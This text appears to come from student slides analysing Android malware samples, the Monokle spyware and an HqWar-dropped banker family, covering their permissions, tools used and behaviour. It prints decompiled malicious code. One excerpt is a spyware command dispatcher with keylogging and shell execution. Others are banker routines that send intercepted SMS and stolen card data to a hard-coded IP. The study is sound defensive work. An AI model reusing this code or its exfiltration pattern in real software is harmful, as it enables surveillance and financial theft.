Malware Analysis

Formal Methods for Secure Systems

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Group of malwares

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Monokle

APKs:

- 0a2d
- 695d

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
Bankers

APKs:

- 7A99
- 8D0A
- 9E9D
- 20F4

TOOLS



VirusTotal

Anti-malware analysis tool

Bytecode-viewer

Static analysis tool

MobSF

Static and dynamic analysis tool

Genymotion

Creates virtual environments for dynamic analysis

AXMLPrinter2

XML file reader

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Monokle’s group:

695d and 0a2d, for simplicity only 695d analysis will be showed

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
Permissions

The permissions required by the application pose a serious security problem.

Most malicious apk's permission:

- Access Location
- Read/Write Bookmarks
- Send/Write/Receive SMS
- Capture Audio



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Servers

As we expected, the application communicates with remote servers.

DOMAIN	STATUS	GEOLOCATION
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www.slf4j.org	ok	**IP:** 195.15.222.169 **Country:** Switzerland **Region:** Basel-Stadt **City:** Basel **Latitude:** 47.558399 **Longitude:** 7.573270 **View:** Google Map

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
Java Code Analysis

Package details:

- **android.support.v4**: contains Android API
- **com.system.security_update**: contains malicious code



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Java Code Analysis

What does the Malware do?

- **Position Tracking (Stalking)**
- **Password Reseting**
- **Behaviour Tracking(Google bookmark and History)**
- **Photo, Video , Call, SMS, Audio, E-Mail, Contact List**
- **File Manager**
- **MITM SSL**
- **Account Stealing**
- **User Dictionary**
- **Download and App installation**
- **Self Kill**

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Java Code Analysis

```
public static synchronized int processCommandTask() {
    int callsList;
    synchronized (SessionManager.class) {
        Protocol.TErrorType.errorMessage = null;
        if (taskInfo.isSetCategory() && taskInfo.isSetBaseSystem() && taskInfo.baseSystem.isSetTaskType()) {
            Logger.logInfo("processCommandTask = " + taskInfo.baseSystem.taskType);
            m_agentResponse = new AgentResponse();
            m_agentResponse.category = TaskCategory.BaseSystemTask;
            m_agentResponse.baseSystem = new AgentResponse_BaseSystem();
            m_agentResponse.baseSystem.setTaskId(taskInfo.baseSystem.taskId);
            switch (taskInfo.baseSystem.taskType) {
                case GetCallsList:
                    callsList = getCallsList();
                    break;
                case GetSmsList:
                    callsList = getSmsList();
                    break;
                case GetContactsList:
                    callsList = getContactsList();
                    break;
                case GetFilesList:
                    callsList = getFilesList();
                    break;
                case GetMeetingsList:
                    callsList = getMeetingsList();
                    break;
                case GetLocation:
                    callsList = getLocation();
                    break;
                case GetAccountsList:
                    callsList = getAccountsList();
                    break;
                case GetDeviceInfo:
                    callsList = getDeviceInfo();
                    break;
                case GetInterfacesStates:
                    callsList = getInterfacesState();
                    break;
                case GetFile:
                    callsList = getFile();
                    break;
                case GetCapabilities:
                    callsList = generateCapabilitiesResponse();
                    break;
                case GetBrowserHistory:
                    callsList = getBrowserHistory();
                    break;
                case GetBrowserTracking:
                    callsList = getBrowserTracking();
                    break;
                case GetBrowserBookmarks:
                    callsList = getBrowserBookmarks();
                    break;
                case GetApplicationsList:
                    callsList = getInstalledAppsList();
                    break;
                case GetNetworkingData:
                    callsList = getNetworkingData();
                    break;
                case GetMmsList:
                    callsList = getMmsList();
                    break;
                case GetEmailsList:
                    callsList = getEmailsList();
                    break;
                case ChangeServerAddress:
                    callsList = changeServerAddress();
                    break;
                case ChangeTransportCrypto:
                    callsList = changeCryptography();
                    break;
                case ChangeAgentId:
                    callsList = changeAgentIdCommand();
                    break;
                case ChangeCommunicationMode:
                    callsList = changeCommunicationMode();
                    break;
                case StopAgent:
                    callsList = stopAgent();
                    break;
                case SendSms:
                    callsList = sendSmsMessage();
                    break;
                case MakeCall:
                    callsList = makeOutgoingCall();
                    break;
                case DeleteFile:
                    callsList = deleteFile();
                    break;
                case ChangeCallRecordMode:
                    callsList = changeCallRecordModeCommand();
                    break;
                case SetAudioRecordMode:
                    callsList = setAudioRecordMode();
                    break;
                case SetVideoRecordMode:
                    callsList = setVideoRecordMode();
                    break;
                case SetScreenShotMode:
                    callsList = setScreenShotsMode();
                    break;
                case SetPhotoShotMode:
                    callsList = setPhotoShotMode();
                    break;
                case SetScreenPasswordMode:
                    callsList = setScreenPasswordMode();
                    break;
                case UploadFileToAgent:
                    callsList = uploadFileToAgentCmd();
                    break;
                case DeviceControl:
                    callsList = deviceControlMode();
                    break;
                case InstallCertificate:
                    callsList = installCertificate();
                    break;
                case SetGeofencesList:
                    callsList = setGeofencesList();
                    break;
                case InstallApplication:
                    callsList = installApplication();
                    break;
                case UninstallApplication:
                    callsList = uninstallApplication();
                    break;
                case GetUserDictList:
                    callsList = getUserDictionaryList();
                    break;
                case GetLocationTracking:
                    callsList = getLocationTracking();
                    break;
                case GetAgentInfo:
                    callsList = generateAgentInfoResponse();
                    break;
                case GetEventTracking:
                    callsList = getEventTracking();
                    break;
                case GetKeyLogging:
                    callsList = getKeyLogging();
                    break;
                case GetScreenPassword:
                    callsList = getScreenPasswordList();
                    break;
                case GetGeofencesList:
                    callsList = getGeofencesList();
                    break;
                case GetNotificationsList:
                    callsList = getNotificationsList();
                    break;
                case ChangeConnectPeriod:
                    callsList = changeConnectPeriodCommand();
                    break;
                case ExecuteShellCommand:
                    callsList = shellCommand();
                    break;
                case SetGpsMode:
                    callsList = setGpsMode();
                    break;
                case ToggleWiFi:
                    callsList = toggleWifi();
                    break;
                case ToggleBluetooth:
                    callsList = changeBluetoothState();
                    break;
                case DeviceReset:
                    callsList = deviceReset();
                    break;
                case ShowMessage:
                    callsList = showMessage();
                    break;
                case SetKeylogging:
                    callsList = setKeyLogging();
                    break;
                case SetLocationTracking:
                    callsList = changeLocationTrackingMode();
                    break;
                case ScheduleConnection:
                    callsList = scheduleConnection();
                    break;
                case ActivateAgent:
                    callsList = activateAgent();
                    break;
                case ChangeControlPhones:
                    callsList = changeControlPhonesCommand();
                    break;
                    break;
                case ClearTrackingLogs:
                    callsList = clearTrackingLogs();
                    break;
                case ChangeAudioListenMode:
                    callsList = changeAudioListenMode();
                    break;
                case SetUserDataFilter:
                    callsList = setUserDataFilter();
                    break;
                default:
                    callsList = unsupported(taskInfo.baseSystem.taskType);
                    break;
            }
            return callsList;
        }
        return Protocol.TErrorType.PROTOCOL_FIELD_MISSING;
    }
}
```

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


Dynamic Analysis



Access all information on the screen



Asks permissions



Layout of application, as Google security update

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
Banker’s group:

7A99,8D0A,9E9D, and 20F4

Banker 9E9D: Permissions

The permissions required , allows the app to read the sms, read the phone state, receive sms and even recognize when the phone is turned on.



Banker 9E9D: Manifest

Common pattern found in all the bankers group
Indicated by the MITRE ATT&CK as a privilege escalation technique called:
Abuse Elevation Control Mechanism: Device Administrator Permissions

- BIND_DEVICE_ADMIN
- DEVICE_ADMIN_ENABLED
- DEVICE_ADMIN_DISABLE_REQUEST
- ACTION_DEVICE_ADMIN_DISABLE_REQUESTED

Declared in order to exploit Device Administrator API

In the class MainService$1 is possible to see a part of code that starts the interception, and receives command by the admin

```
//retrieve the command from the admin
var2_4 = RequestFactory.makeReq((String)var1_1.getString("APP_ID", "-1"));
var2_4 = Sender.request((DefaultHttpClient)MainService.access$1((MainService)MainService.this),
        (String)"http://91.224.161.102/?action=command", (String)var2_4.toString()).getString("cmd");
var3_5 = new Intent(MainService.access$0((MainService)MainService.this), SendService.class);
if (!var2_4.equals("intercept start")) break block4;
//when the admin send the command the intercept is enabled
Utils.putBoolVal((SharedPreferences)var1_1, (String)"INTERCEPTING_ENABLED", (boolean)true);
var3_5.setAction("REPORT_INTERCEPT_STATUS");
```

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The main goal of the malware is steal credit card information, a specific class is defined called Cards

```
private boolean areAllCardFieldsValid() {
    //this method check if the values inserted in the field are valid
    //check if the BIN is in the blacklist
    //if something is wrong it starts a shake animation
  if (this.currentCardType.isValidNumber(this.ccBox.getText().toString().replace(" ", "")) && !this.binIsInBlackList()) {
    int var1 = Integer.parseInt(this.expiration1st.getText().toString());
    if (var1 >= 1 && var1 <= 12 && this.expiration1st.getText().toString().length() == 2) {
       var1 = Integer.parseInt(this.expiration2nd.getText().toString());
       if (var1 >= 16 && var1 <= 25 && this.expiration2nd.getText().toString().length() == 2) {
          if (this.cvcBox.getText().toString().length() != this.currentCardType.cvcLength) {
             this.playShakeAnimation(this.cvcBox);
             return false;
          } else if (this.nameOnCard.getText().toString().length() < 3) {
             this.playShakeAnimation(this.nameOnCard);
             return false;
          } else {
             return true;
          }
       } else {
          this.playShakeAnimation(this.expiration2nd);
          return false;
       }
    } else {
       this.playShakeAnimation(this.expiration1st);
       return false;
    }
  } else {
    this.playShakeAnimation(this.ccBox);
    return false;
  }
}
```

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Using an URL it sends the data to the admin

```
try {
  //based on the action extracted, creates a structured Json using the missing class RequestFactory
  //after using the missing class Sender, send the json to the ip
   JSONObject var5;
   if (var2.equals("REPORT_SAVED_KEY")) {
      var5 = RequestFactory.makeIdSavedConfirm(var3);
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_INCOMING_MESSAGE")) {
      var5 = RequestFactory.makeIncomingMessage(var3, var1.getStringExtra("number"), var1.getStringExtra("text"));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_LOCK_STATUS")) {
      var5 = RequestFactory.makeLockStatus(var3, settings.getBoolean("LOCK_ENABLED", false));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else if (var2.equals("REPORT_INTERCEPT_STATUS")) {
      var5 = RequestFactory.makeInterceptConfirm(var3, settings.getBoolean("INTERCEPTING_ENABLED", false));
      Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
   } else {
         //in case that the card data are acquired successfully
         //send the data and after send an intent in broadcast to the other services
      if (var2.equals("REPORT_CARD_DATA")) {
         var5 = RequestFactory.makeCardData(var3, new JSONObject(var1.getStringExtra("data")));
         Sender.request(this.httpClient, "http://91.224.161.102/?action=command", var5.toString());
         Utils.putBoolVal(settings, "CARD_SENT", true);
         var1 = new Intent("UPDATE_CARDS_UI");
         var1.putExtra("status", true);
         this.sendBroadcast(var1);
      }

   }
```

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



All have identical folder organization, and even same files













Same card related files, within identical folder position










Deeper analysis of 7A99, 8D0A and 20F4

Virus total signaled these files are HqWar, which is a type of dropper, usually very obfuscated like these ones. A dropper is a malware that execute a payload, generally using classloaders. All 7A99, 8D0A and 20F4, presents a large use of classloaders, so considering the files regarding credit card, inside them they are an HqWar variant of a banker.



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
Dynamic Analysis

